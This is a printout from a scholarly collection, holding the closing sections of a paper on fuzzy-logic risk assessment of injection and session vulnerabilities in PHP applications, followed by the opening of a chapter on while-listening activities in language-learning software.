AND	(a_1, a_2, a_3, a_4)	(b_1, b_2, b_3, b_4)	$\min(a_1, b_1)$, $\min(a_2, b_2)$, $\min(a_3, b_3)$, $\min(a_4, b_4)$
OR	(a_1, a_2, a_3, a_4)	(b_1, b_2, b_3, b_4)	$\max(a_1, b_1)$, $\max(a_2, b_2)$, $\max(a_3, b_3)$, $\max(a_4, b_4)$

Table 8. Example fuzzy rules for FLS1 (SQLI)

Payload Type	Rule	C1	C2	C3	C4	C5	R_{SQLI}
T	R1	Low	Low	Low	Low	Low	Low
T	R2	High	Low	Low	Medium	Low	Medium
P	R3	Low	Low	Low	Low	Medium	Medium
P	R4	High	Low	Low	Medium	Medium	High
U	R5	Low	Low	Low	Low	High	Low
U	R6	High	Low	Low	Medium	High	High

Table 9. Example fuzzy rules for FLS2 (XSS)

XSS Payload Type	Rule	C1	C2	C3	C4	C5	Risk
R	R1	Low	Low	Low	Low	Low	Low
S	R2	Low	Low	Low	Low	Medium	Medium

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Similarly, Table 10 shows example of rules to assess risk level due to RFI and session vulnerabilities in FLS3. For example, for session fixing attack (R4), a highly risky application may need to have lower number of RFI (C6), lower instances of generating session id (C7), generated session id having lower entropy (C8) and higher lifespan (C9).

Table 11 shows examples of rule set for FLS4 which combines the crisp values of R_{SQLI}, $R_{XSS,\ and}$ $R_{RFI,SESSION}$. We have total 27 rules in the rule set which may vary from one expert to another.

The defuzzification process takes place in each of the FLS. The crisp input is fuzzified and applied for each of the rules. The corresponding fuzzy output from each rule is combined using the OR operation (defined in Table 7). Finally, the degree of membership value and corresponding crisp output is obtained using the Center of Gravity approach (Han & Karypis (2000)).

EXPERIMENTATION AND EVALUATION

We implement our fuzzy rule set and their evaluation using *jFuzzyLogic* (2015) which is a Java-based library tool. To compute metrics we implement a Java Class that parses PHP code and count frequency of method calls, configuration variables, or tokens of our interest.

We apply the proposed FLS risk assessment due to code injection vulnerabilities using three open source PHP applications (available from *sourceforge.net*) that have been reported to contain vulnerabilities (e.g., SQLI, XSS, session, RFI). The applications include *PHP-Address book* (address and contact manger), *Serendipity* (blog management), and *PHP-fusions* (content management).

Table 10. Example fuzzy rules for FLS3 (RFI, SESSION)

Attack Type	Rule	C6	C7	C8	C9	Risk
Remote code execution	R1	Low	Low	Low	Low	Medium
	R2	Medium	Low	Low	Low	High
	R3	High	Low	Low	Low	High
Session fixing	R4	Low	Low	Low	High	High
	R5	Low	Medium	Low	Low	High
	R6	Low	Low	High	Low	High
Session hijacking	R7	Low	High	Low	Low	Medium
	R8	Low	High	Low	High	High

Table 11. Example fuzzy rules for FLS4

Rule	R_{SQLI}	R_{XSS}	$R_{RFI,SESSION}$	Risk
R1	Low	Low	Low	Low
R2	Low	Medium	Low	Low
R3	Low	High	Low	Medium
R4	Low	Low	Medium	High
R5	Low	Low	High	High

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 12 shows some characteristics of these applications that include the number of PHP files scanned for risk assessment, the number of *echo* statements, and four common types of query generated (Select, Insert, Update, and Delete).

Our evaluation approach is as follows: we consider applications with vulnerable code. In particular, we search in the OSVDB[2] database for reported vulnerabilities for these applications and revise different files appropriately to create vulnerable version of applications. We also create a vulnerability free (or good) version for each of the applications based on the suggested fixing. We then check whether for each of the applications, the vulnerable versions are shown as high risk value compared to the good version or not to show the effectiveness of the risk assessment approach. We fix code injection and RFI by filtering input values. While fixing the vulnerable version for establishing session id for each accessible page, we redirect users to the login page by placing appropriate code. To enforce stronger session id in good version of the application, we set configuration variables to generate 160 bit hash. To lower the lifespan of cookies, we randomly replace the actual cookie life time with a much lower value in the good version of an application.

Table 13 shows a summary of obtained crisp metrics for SQLI as part of our evaluation for both vulnerable (*V*) and good (*G*) version of the applications. We find that as the vulnerable versions are fixed, the good version have increased value for C_1, C_2, and C_5. This observation matches with our assumption for the metrics. For example, vulnerable applications have lower number of input filtering functions, hence having lower C_1 value compared to the good version of the applications. We also find that the value of C_3 and C_4 remains unchanged. This is due to the fact that the count of constants and variable tokens remains unchanged in the good applications.

Table 14 shows a summary of obtained crisp metrics for XSS as part of our evaluation for both vulnerable (*V*) and good (*G*) applications. Similar to the previous table (SQLI), we notice here that the vulnerable versions have lower values of C_1, C_2, and C_5 compared to the good versions. Also, the value of C_3 and C_4 remains unchanged.

Table 15 shows a summary of obtained crisp metrics for RFI and session vulnerabilities. Since we did not include any additional external file, C_6 remains same in both vulnerable and good version of each

Table 12. Characteristics of PHP applications

Application	# of Files	Echo	Select	Insert	Update	Delete
PHP-Address book	112	367	35	44	25	7
Serendipity	1,044	1,219	4	1	1	0
PHP-fusions	418	2555	82	4	7	1

Table 13. Summary of crisp characteristics for SQLI

Application	C_1		C_2		C_3		C_4		C_5	
	V	G	V	G	V	G	V	G	V	G
PHP-Address book	0.62	0.86	2	25	0.82	0.82	0.18	0.18	17	19
Serendipity	0.45	0.60	0	0	0.56	0.56	0.44	0.44	2	4
PHP-fusions	0.52	0.77	5	60	0.79	0.79	0.21	0.21	13	19

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 14. Summary of crisp characteristics for XSS

Application	C_1		C_2		C_3		C_4		C_5	
	V	G	V	G	V	G	V	G	V	G
PHP-Address book	0.75	0.88	5	32	0.78	0.78	0.22	0.22	21	34
Serendipity	0.25	0.46	0	0	0.66	0.66	0.34	0.34	3	8
PHP-fusions	0.32	0.57	2	21	0.89	0.89	0.11	0.11	29	45

Table 15. Summary of crisp characteristics for RFI and Web session

Application	C_6		C_7		C_8		C_9	
	V	G	V	G	V	G	V	G
PHP-Address book	0.12	0.12	15	38	2	3	0.39	0.22
Serendipity	0.04	0.04	6	10	0	3	0.47	0.30
PHP-fusions	0.08	0.08	12	21	1	3	0.81	0.25

application. However, the values we obtain for C_7, C_8, and C_9 are less in vulnerable version compared to the good version of each application.

Table 16 shows a summary of risk value obtained from FLS1 (R_{SQLI}), FLS2 (R_{XSS}), and FLS3 ($R_{RFI, SESSION}$) for both vulnerable (*V*) and good (*G*) applications. We observe that R_{SQLI} for each of the vulnerable applications is higher than that of the good applications. Same observation can be seen for R_{XSS} and the overall risk level (*R*). Similar observation is applicable for $R_{RFI, SESSION}$.

Our implementation and evaluation show that the proposed fuzzy logic-based risk assessment approach can be an effective quality assurance process for software development and maintenance. The rule set used in the evaluation may not be perfect. Nevertheless, fuzzy logic-based computation is flexible to tolerate inaccuracy while specifying rule and membership functions.

CONCLUSION

Security vulnerabilities among web applications are prevalent in today's applications. The extent of damage depends on various types of attack payloads and the nature of vulnerabilities. The perceived severity of loss can be varied among expert opinions. The challenge is to combine all these diverse types of vulner-

Table 16. Summary of risk values for PHP applications

Application	R_{SQLI}		R_{XSS}		$R_{RFI, SESSION}$		R	
	V	G	V	G	V	G	V	G
PHP-Address book	0.68	0.25	0.54	0.22	0.74	0.35	0.59	0.22
Serendipity	0.75	0.36	0.85	0.30	0.66	0.21	0.65	0.18
PHP-fusions	0.92	0.24	0.80	0.18	0.58	0.32	0.86	0.27

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

abilities and assess the risk uniformly. Existing risk assessment approaches found in the literature rarely consider the diversity of payloads as part of estimating the risk posed by an implemented application. Moreover, most of the proposed frameworks are quantitative in nature, which requires specifying necessary parameters of risk assessment to know in advance. In reality, such values are often unknown. We propose to apply Fuzzy Logic-based System (FLS) inference mechanism as a computational technique to estimate the risk level of an application. Our contribution is also the proposal of several code-level metrics that captures the level of vulnerability from source code. These metrics along with necessary membership functions can be used to define subjective terms in FLS. Our framework also considers each of the vulnerabilities separately. We apply the proposed framework to three PHP applications (vulnerable and vulnerability-free versions). In all cases, we find the risk level for the vulnerable versions to be higher than that of the vulnerability-free versions.

Future work includes defining more crisp metrics for other types of code injection vulnerabilities. We plan to study the risk level for other types of membership function and defuzzification technique. We applied center of gravity approach for defuzzification and obtain crisp output. Future work will include applying other approaches such as taking the maximum or minimum of membership values.

REFERENCES

Aburrous, M., Hossain, M., Dahal, K. and Thabtah, F. (2010). Intelligent Phishing Detection System for E-banking using Fuzzy Data Mining. *Journal of Expert Systems with Applications,* 37(12), 7913-7921.

Agosta, G., Barenghi, A., Parata, A., & Pelosi, G. (2012). Automated Security Analysis of Dynamic Web Applications through Symbolic Code Execution. *Proc. of the 9th Int. Conf. on Information Technology: New Generations (ITNG)*, Las Vegas, NV, USA (pp. 189-194). doi:10.1109/ITNG.2012.167

Broken Authentication and Session Management. (2015). Retrieved from https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management

Buehrer, G., Weide, B., & Sivilotti, P. (2005). Using parse tree validation to prevent SQL injection attacks. *Proceedings of the 5th International Workshop on Software Engineering and Middleware (SEM)*, Lisbon, Portugal (pp. 106-113). doi:10.1145/1108473.1108496

Chen, S., & Chen, S. (2003). Fuzzy Risk Analysis Based on Similarity Measures of Generalized Fuzzy Numbers. IEEE Transactions of Fuzzy Systems, 11(1), 45-56.

CVSS Scoring System. (2015). CVSS. Retrieved from http://nvd.nist.gov/cvss.cfm

Evans, Z., & Shahriar, H. (2014). *Web Session Security: Attack and Defense Techniques. Case Studies in Secure Computing: Achievements and Trends* (pp. 389–402). CRC Press.

Halfond, W., Viegas, J., & Orso, A. (2006). A Classification of SQL-Injection Attacks and Countermeasures. *Proc. of the International Symposium on Secure Software Engineering*, Washington DC, USA.

Halkidis, S., Tsantalis, N., Chatzigeorgiou, A., & Stephanides, G. (2008). Architectural Risk Analysis of Software Systems Based on Security Patterns. IEEE Transaction on Dependable and Secure Computing, 5(3), 129-142).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Han, E., & Karypis, G. (2000). *Centroid-based Document Classification: Analysis and Experimental Results. Principles of Data Mining and Knowledge Discovery* (Vol. 1910, pp. 116–123). LNCS.

Hanacek, P., Peringer, P., & Rabova, Z. (2000). Knowledge-based Approach to Risk Analysis Modelling. *Proc. of Joint Conference on Knowledge Based Software Engineering*, Brno, CZ (pp. 25-30). Retrieved from http://www.fit.vutbr.cz/~hanacek/papers/JCKBSE00.pdf

SQL Injection Walkthrough. (2002). Retrieved from http://www.securiteam.com/securityreviews/5DP0N1P76E.html

Jang, C., Kim, J., Jang, H., Park, S., Jang, B., Kim, B., & Choi, E. (2009). Rule-based Auditing System for Software Security Assurance. *Proc. of 1st Int. Conf. on Ubiquitous and Future Networks* (pp. 198-202), Hong Kong. Retrieved from http://jfuzzylogic.sourceforge.net

Kangari, R., & Riggs, L. (1989). Construction Risk Assessment by Linguistics. IEEE Transactions on Engineering Management, 36(2), 126-131.

Kim, J. (2011). Injection Attack Detection Using the Removal of SQL Query Attribute Values. *Proc. of the International Conf. on Information Science and Applications*, Jeju, Korea (pp. 1-7).

Kosuga, Y., Kono, K., Hanaoka, M., Hishiyama, M., & Takahama, Y. (2007). Sania: Syntactic and Semantic Analysis for Automated Testing against SQL Injection. *Proc. of the 23rdAnnual Computer Security Applications Conference (ACSAC)*, Miami, FL, USA (pp. 107-117). doi:10.1109/ACSAC.2007.20

Lazzerini, B., & Mkrtchyan, L. (2011). Analyzing Risk Impact Factors Using Extended Fuzzy Cognitive Maps. IEEE Systems Journals, 5(2), 288-297.

Mamdani, E. (1974). Applications of Fuzzy Algorithm for Control a Simple Dynamic Plant. IEEE, 121(12), 1585-1588.

May, C., Baker, M., Gabbard, D., Good, T., Grimes, G., Holmgren, M.,... Pennline, S. (2004). *Advanced Information Assurance Handbook*. Retrieved from http://resources.sei.cmu.edu/asset_files/Handbook/2004_002_001_14270.pdf

OSVDB. (2015). The Open Source Vulnerability Database, Retrieved from http://osvdb.org/

OWASP-Session Fixation. (2015). Retrieved from https://www.owasp.org/index.php/Session_fixation

OWASP-Session Hijacking Attack. (2015). Retrieved from https://*www.owasp.org/index.php/Session_hijacking_attack*

OWASP-SQLI. (2015). SQL Injection. Retrieved from https://www.owasp.org/index.php/SQL_Injection

OWASP-XSS. (2015). Cross-site Scripting (XSS). Retrieved from https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Ru, W., & Eloff, J. (1996). Risk Analysis Modeling with the Use of Fuzzy Logic. Computers & Security, 15(3), 239-248.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Sanguansat, K., & Chen, S. (2009). A New Method for Analyzing Fuzzy Risk Based on A New Fuzzy Ranking Method Between Generalized Fuzzy Numbers. *Proc. of the 8th International Conf. on Machine Learning and Cyber Security*, Baoding, China (pp. 2823-2827). doi:10.1109/ICMLC.2009.5212617

Schaffer, R. (2012). National Information Assurance Glossary. Retrieved from http://www.cnss.gov/Assets/pdf/cnssi_4009.pdf

OWASP Secure Coding. (2010). Secure Coding Practices. Retrieved from https://www.owasp.org/images/0/08/OWASP_SCP_Quick_Reference_Guide_v2.pdf

Session Hijacking. (2011). XSS Session Hijacking proof of concept. Retrieved from http://msujaws.wordpress.com/2011/02/17/xss-session-hijacking-proof-of-concept/

Shahriar, H., & Haddad, H. (2014). Risk Assessment of Code Injection Vulnerabilities using Fuzzy Logic-Based System. *Proc. of the 29th ACM Symposium on Applied Computing (SAC)*, Geyoungu, Korea (pp. 1164-1170). doi:10.1145/2554850.2555071

Shahriar, H., & Zulkernine, M. (2011). A Fuzzy Logic-Based Buffer Overflow Vulnerability Auditor. *Proc. of the 9th IEEE International Conference on Dependable, Autonomic and Secure Computing (DASC)*, Sydney, Australia (pp. 137-144). doi:10.1109/DASC.2011.45

Shahriar, H., & Zulkernine, M. (2011b). S2XS2: A Server Side Approach to Automatically Detect XSS Attacks. *Proc. of the 9th IEEE International Conference on Dependable, Autonomic and Secure Computing (DASC)*, Sydney, Australia (pp. 7-14). doi:10.1109/DASC.2011.26

Shahriar, H., & Zulkernine, M. (2012). Information Theoretic Detection of SQLI Attacks. *Proc. of 14th IEEE International High Assurance Systems Engineering Symposium (HASE)*, Omaha, NE, USA (pp. 40-47).

Shannon, C. (1948). A Mathematical Theory of Communication. Bell System Technical Journal, 27(3), 379-423.

Shar, L., & Tan, H. (2012). Auditing the XSS defense features implemented in web application programs. *IET Software*, *6*(4), 377–390. doi:10.1049/iet-sen.2011.0084

Smith, E., & Eloff, J. (2000). Cognitive Fuzzy Modeling for Enhanced Risk Assessment in a Health Care Institution. IEEE Intelligent Systems and their Applications, 15(2), 69-75.

Spears, J. (2006). *A Holistic Risk Analysis Method for Identifying Information Security. IFIP International Federation for Information Processing* (Vol. 193, pp. 185–202). Springer.

SQL-inject-me. (2015). Retrieved from https://addons.mozilla.org/en-us/firefox/addon/sql-inject-me/

Sqlifuzzer. (2015). Retrieved from http://code.google.com/p/sqlifuzzer

Tuncer, T., & Tatar, Y. (2008). Detection SYN Flooding Attacks Using Fuzzy Logic. *Proc. of Int. Conf. on Information Security and Assurance*, Korea (pp. 321-325). doi:10.1109/ISA.2008.50

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

W3af. (2015). Open Source Web Application Security Scanner. Retrieved from http://w3af.org

WASC-RFI. (2010). Remote File Inclusion. Retrieved from http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion

ENDNOTES

1 This paper is an extended version of an earlier published article Shahriar & Haddad 2014.

2 Open Source Vulnerability Database, http://osvdb.org

This research was previously published in the International Journal of Secure Software Engineering (IJSSE), 7(2); edited by Martin Gilje Jaatun, pages 1-18, copyright year 2016 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 35
Design of the While Listening Activities in Interactive Multimedia Listening Software

Vehbi Turel
The University of Bingol, Turkey

Atif Waraich
Manchester Metropolitan University, UK

ABSTRACT

This chapter focuses on the design of the while-listening activities while designing and developing interactive multimedia listening software (MLS) that aims to enhance language learners' listening skills as a part of learning English as a second. The language learners' perceptions towards the type (priority) as well as the number of the while listening activities (questions) on screen at one time were investigated. In total, 56 (N = 56) language learners participated in this study. The study was mostly quantitative and partly qualitative in nature. The quantitative results were analysed with SPSS. The qualitative data were analysed by examining the participants' responses gathered from the open-ended questions and semi-structured interviews, and by focusing on the shared themes among the responses. The results reveal that the language learners think that the priority as well as the number of the while listening activities on screen at one time can help as well as hinder their focus and comprehension at the while-listening stage in terms of different aspects.

BACKGROUND

The objective of interactive multimedia listening software (MLS) is to develop and practice language learners' listening skills and to improve their listening development as a part of second/foreign language learning (SLL/FLL). Although this can be achieved in a wide range of ways such as through instructions (Turel & McKenna, 2015a), feedback (Türel, 2012), captions (Perez, Peters & Desmet, 2014; Yang & Chang, 2014; Leveridge & Yang, 2013; Lwo & Lin, 2012; Trinder, 2002), tasks (Turel, 2014; Turel & Kiliç, 2014; Turel, 2015), annotations (Jones, 2015), glossaries (Turel & McKenna, 2015b), and other

DOI: 10.4018/978-1-5225-3422-8.ch035

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ways, this can also be achieved with a wide variety of activities which can give language learners the opportunities to practice and develop their acoustic and visual channels, and receptive and productive skills. Since the focus of this chapter is the priority and the number of the while-listening activities/ questions (i.e. 'Clickable', 'Drag & Drop', 'Typing a letter', 'Typing a word') on screen at one time while designing and developing interactive MLS, we firstly focus on the pedagogical aspects of the while-listening activities in SLL/FLL and later look at the design of the while-listening activities in interactive MLS as a part of SLL/FLL.

Pedagogical Aspects of the While-Listening Activities

It is a well-known that the activities at the while-listening stage play a vital role in SLL/FLL. The assumptions underlying this are that at the while-listening stage (a) language learners are required to respond directly to questions, (b) the while-listening activities both function as a vehicle for as well as require language learners to understand the listening texts they attend to, and (c) the while-listening activities can prepare language learners for real life situations. Therefore, the while-listening activities need to be selected carefully.

The while-listening activities should not be too difficult. Instead, they should be the ones that can be practiced most by most language learners, as learners can become discouraged as soon as they feel that they cannot answer correctly. This is also a requirement of social learning theory, which posits that language learners' view of their potential ability to "perform well or to cope with in a situation actually affects their efforts to try a task, and their subsequent actual success or failure at the task" (Robinson, 1991, p. 156). Snow and Perkins (1979, p. 52) state that "… listening activities … must be neither too easy or too difficult, but set at an appropriate level in order to challenge the student to actively understand, form hypotheses, and try to clear up ambiguities". Ur (1992, p. 27) also says "tasks should be success oriented. This not only improves motivation … but also ensures the effectiveness of the listening practice given".

On the other hand, the while-listening activities should get progressively more difficult, as well. They should be interesting and train language learners, (which can be done in a variety of ways; Field, 1998, p. 114), not test them, as Ur (1992, p. 27) states: "Listening exercises are meant to train not to test; and the best practice is obtained by having learners do the activity more or less successfully, not by having them fail".

While-listening activities should be the ones that can give language learners the opportunity to use the affective strategies, which are used at the while-listening stage by effective language learners as well as by native speakers (NSs) in 'real life' (O'Malley, Chamot, Stewner-Manzanares, Kupper & Russo, 1985, pp. 582-3; Bacon, 1992, p. 403).

While-listening activities might sometimes feature a problem-solution aspect, as (a) this requires active involvement and full interaction, and (b) most language learners enjoy solving problems that require active participation (Mangiafico, 1996, p. 109). We, however, need to bear in mind that 'problem-solution' questions are complex, as Urbain (1981, p. 129) states: "The type of exercise is more complex, since it involves not only listening comprehension of a recording, but also drawing conclusions from it to allow the student to solve a problem".

The level of difficulty or ease of while-listening activities can be adjusted by diminishing or increasing the support level, processing load (i.e. cognitive load), processing time or tailoring the questions. With respect to the last issue, Beile (1978, p. 149) says: "According to the nature and relative difficulty

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of the text, the questions can be about the details or about the gist of the text". Furthermore, Underwood (1993, p. 34) mentions that "the level of difficulty of listening work can be adjusted by (a) the selection of less/more difficult texts or (b) the setting of less/more difficult tasks or (c) giving less/more support to the students".

The while-listening activities should not be too long and laborious. The same while-listening activity types should also not be overused (Rixon, 1992, p. 74; Underwood, 1993, p. 46) and the number of the while-listening activities should be limited. Rixon (1992, pp. 81-2), for example, states that the number of questions asked at one time should not be more than five for most purposes.

While-listening activities which require language learners' attention to visuals and other important clues can be used, but such activities may not always help language learners, as they are likely to hinder listening comprehension, as Ur (1992, 21) suggests: "… difficulties will not be overcome simply by drawing the learners' attention to the presence and importance of environmental clues… such action is liable merely to increase the number of details he feels he has to take in, and make him even more strained and frustrated".

While-listening activities should mostly not require language learners to be listening and writing (i.e. typing) simultaneously particularly during the initial stages when language learners are not experienced enough, as it distracts their attention (Turel, 2004, pp. 245-50; Turel & Kılıç, 2014). Gradually, the while-listening activities that require language learners to be listening and writing at the same time can also be provided.

From the point of view of language learners, an easy way of comprehending and being able to answer the while-listening activities/questions for the language learners to be given the exercises first, and then view listening texts, as this can help focussing on. From the point of view of authenticity, giving the exercises first and then viewing listening texts is advisable. The assumption underlying this is that in real life listening situations we very often have pre-listening transactional (i.e. information seeking) objectives. This is also advisable from the point of epistemology, pedagogy and psychology, as such while-listening activities enable language learners (a) to narrow down the scope of listening, helps them to (b) deal with the task and get what they are required to get easily, and (3) feel relaxed and comfortable as they know what to do in advance (Turel, 2004, pp. 245-50; Turel & Kılıç, 2014). However, language learners can occasionally be requested to initially view/listen to, and later to read the while-listening activities and lastly to answer the activities, which is called an 'undirected-listening phase' by Beile (1978, pp. 149-50). The assumption is that in real life occasionally when we switch on the television or radio, we do not know what the programmes are about at first glance, which means that we do not have any particular pre-listening transactional purposes. Such while-listening activities can prepare language learners for such rare types of real life listening situations. Another potential advantage is that 'undirected-lıstening phase' options give language learners the opportunity to focus on listening to texts as a whole rather than some specific parts that are generally determined by pre-exposure while-listening activities.

After breaking down the whole listening texts into shorter segments, language learners should also be provided with the opportunity to attend to the listening texts as a whole. This is the case in real life situations where language learners never view bits of sequences separately (Turel, 2004, pp. 245-50; Turel & Kılıç, 2014). For example, under normal conditions, in multimedia listening software, a whole listening text is broken down into meaningful shorter segments and for each unit a segment is provided. After working with all segments of the whole listening text, language learners can and should be provided with the opportunity to listen to/view the listening text as a whole piece, as well.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

As long as these general principles and objectives are abided by, the while-listening activities such as wh-questions (i.e. what, why, where, who, whom, whose, which) about the general understanding of listening texts as well as the details; identifying the speakers' attitudes toward a particular topic; inferring speakers' attitudes from reasons explained; recognising, interpreting and inferring the deeper meaning of lexis and syntax, positive and negative expressions and attitudes; seeking for specific information as well as items; following a routine of maps, pictures or instructions; completing activities; putting visuals/sentences in order etc. can be applied at while-listening stage (Turel, 2004, pp. 245-50; Turel & Kılıç, 2014).

Some while-listening activity types, however, might not always help language learners to acquire the necessary listening skills. Multiple-choice questions, for example, are said to have neither authenticity nor any in-built task. Multiple-choice questions can also cause an unnatural load on the listeners' memory. All of these can result in no practice (Ur, 1992, p. 29), an idea that is not be agreed on by everyone. Likewise, Richards (1983, p. 233) says "an exercise involving listening to a passage and responding to true/false questions about the content of it typically focuses on memory rather than on comprehension".

It should also be borne in mind that some while-listening activity types match with some listening texts better. Regarding this, for instance, reordering activities can go very well with 'chronological' texts. To this end, Urbain (1981, p. 128) states that "texts which have chronological organisation lend themselves well to this type of exercises, where students are asked to reorder a certain number of texts according to the recording they are given to listen to. The texts can be plans, photographs, sentences, etc".

In short, it should be known that some while-listening activity types can go better with some listening texts for certain teaching/learning objectives with certain language learners under particular conditions. Nothing is, in itself, a critical factor.

Design Aspects of the While-Listening Activities

Pedagogically what should be taken note of when the while-listening activities are provided is emphasised above. Next we discuss what needs to be considered in terms of designing the while-listening activities in interactive MLS effectively.

While designing the while-listening activities in interactive MLS, language learners' involvement needs to be a priority. Thus, the activities should require language learners' full interaction, especially when interactive MLS is for autonomous learners. It is said: "If learner involvement is a priority, activities should be of the type that requires interaction. This is particularly important for programs designed for use by individual students. In a classroom the instructor can prompt activity and discussion, but students working on their own need to be encouraged to work interactively" (Mangiafico, 1996, p. 113). Little (1995, p. 179) also states that "…autonomous projects will necessarily tend to create the circumstances in which learners are engaged in activities that require them to use the target language for genuinely communicative purposes …". Language learners' active involvement and full interaction can be provided through requesting language learners to give an answer, as Mangiafico (1996, p. 109) states: "… this study shows that students working individually pay little attention to questions that do not require them to give an answer". To provide language learners' active involvement, Ruhlmann (1995, p. 54) follows another interesting approach: "Rather than asking learners to answer a question by pressing a correct key, I wanted to involve learners in more complex problem oriented activities. The completion of a task may require learners to access extra information elsewhere in the program, or a problem may have to be

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

solved in several steps with additional help facilities". The researchers of this study are, however, not sure whether this works with autonomous intermediate language learners who are generally 13 and above.

The level of the while-listening activities/exercises in interactive MLS should be changeable. After completing, for instance, level 1, language learners should be able to access higher-level activities about the same listening texts as well as the other listening texts (Türel, 2014, pp. 175, 178-79). In one of the studies (Türel, 2014, p. 175), when the language learners were asked what they would suggest to further improve the interactive multimedia environment (IME) for FLL, 'featuring levels' was the second most mentioned aspect. The level of the while-listening activities/exercises can be changed each time the activities are done. This can be managed easily with authoring programs, which is already mentioned in the literature (Türel, 2004, p. 195). Regarding this, Fish (1981, p. 108) says that "grading is important still, but instead of grading the language we are now grading the activity the student has to do in connection with a piece of real language". Grading the while-listening activities can move language learners along from the easiest to gradually more difficult activities. Not only can grading the while-listening activities help avoid boredom, but it can also aid to motivate language learners, which is necessary to develop autonomous language learners.

The variety of the while-listening activities/exercises, which can be in different forms under normal conditions (Ferney & Waller, 2001, p. 146) in interactive MLS, needs to be considered. This is a particular problem that is central to autonomous multimedia applications (Fleta et al., 1999, p. 54) and generally assessed as a negative aspect by language learners (ibid: 53).

In interactive MLS, the while-listening stage activities need to fit teaching/learning objectives so that they can benefit language learners to the full. Clifford (1998, p.6) says that "at a minimum, the selection of courseware learning activities should be based on a thoughtful consideration of course objectives, learners characteristics, and the instructional steps needed to bring learners from their current level of abilities to a mastery of the course objectives".

The while-listening activities should require clear and short answers in interactive MLS. Therefore, open-ended tasks with no clear true responses have to be avoided at the while-listening stage, as they have no clear correct single answer. The questions can be answered during or after exposure to the listening texts. Ur (1992, p. 4) says "… on the whole listening tasks should… be based on short, active responses occurring during, or between parts of, the listening passage rather than at the end".

Every activity type does not fit the while-listening stage in interactive MLS and every activity type might not also be easy to be completed at the while-listening stages in an interactive multimedia environment. To this end, Brett (1997, p. 48) says that "…Drag & Drop exercise type was not as easy to complete and it diverted attention from the LT [listening text]". This exercise type is, quite correctly, identified as not suitable for the while-listening stage, particularly when language learners are requested to listen and answer simultaneously, although Drag & Drop exercise type can go very well with other stages (i.e. the pre- and post-listening stages) in IMEs. It might even be interesting for these stages, as it requires language learners' active involvement. We are not, however, sure yet whether this is what autonomous intermediate language learners want. Thus, the activity types (i.e. 'Clickable', 'Drag & Drop', 'Typing a letter', 'Typing a word') that autonomous intermediate language learners as well as the other level learners prefer for different listening stages in interactive MLS need to be investigated.

Not every while-listening activity type enables language learners to produce (modified comprehensible) 'output' in interactive MLS. This is an important issue from the standpoint of design because, if not a necessary condition, one of the factors that facilitate SLL/FLL from the interactionist perspective is

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

comprehensible output (Chapelle, 1997). Therefore, the activities that provide language learners with the opportunity to produce (comprehensible) output, which called "productive exercises" by Beile (1978, pp. 149-50), need to be included, as every activity type does not enable (modified comprehensible) 'output'. Chapelle (1997, p. 26) states that "… for a CALL activity to offer the opportunity for comprehensible output, it must require the learner to produce linguistic output. Activities … in which all output from the learner consists of mouse clicks provide no opportunity for comprehensible output". Fortunately, it is now feasible to integrate oral responding tasks into listening tasks with the maturity of natural language processing (NLP) technology. For example, the TOEFL integrated listening and speaking tasks are good examples although they are currently only used for assessment purposes (Xi, 2010, pp. 291-300). Comprehensible output at the while-listening stage in interactive MLS can also be in the form of 'typing a word', 'typing a sentence', 'drawing', 'recording their own voice', 'typing an answer', 'repeating input in a similar or different form', 'typing or dictating what they hear or view' (while following a direction, listening input or answering a question)'.

Everything including the while-listening activities should be on the same computer/digital platform in the interactive MLS, as this is more likely to help language learners to concentrate on the task at hand. The completion of the while-listening activities, therefore, should require the minimum attention so that it can help language learners to focus on the listening texts. To this end, Brett (1997, p. 48) says that "using a mouse click to respond is a briefer action than writing 'T', 'F' or a number on paper and may free up attention capacity that can then be used for listening". This is certainly correct for computer literate language learners, but definitely not for computer novices who have limited control over a mouse click at least at the initial stages. This does not mean, however, that novices cannot get to grips with such simple problems in a short time or we should prefer a pen and paper to a mouse click.

The number of the while-listening activities/questions on screen at one time in the interactive MLS needs to be considered. One might ask: 'How many items/questions should be provided on screen at one-time at the while-listening stage?' Rixon (1992, pp. 81-2), for example, says that the number of questions at one time should not be more than five for most purposes. Brett (1997, p. 48) says: "The arrangement for the true/false statements… was such that only one of the six, seven or eight statements per listening texts was on-screen at one time. This seemed to help to focus learners' attention on listening for that specific element of the message". In the same experiment (ibid: p. 46), when the advanced and computer literate language learners were asked whether "seeing only one question at a time on the computer helps to focus" on their listening or not, 67.4% of the language learners expressed their agreement and 27.9% their strong agreement. Only 4.6% of the language learners regarded one question at a time on the screen as a negative effect. If this is the case for most language learners, then it can be said that only one question at a time should appear on the screen during the while-listening stage. This, however, might not be what autonomous intermediate language learners want as their preferences might be different from advanced-level language learners. Therefore, the number of the while-listening activities on screen at one time in interactive MLS is another issue that should be investigated.

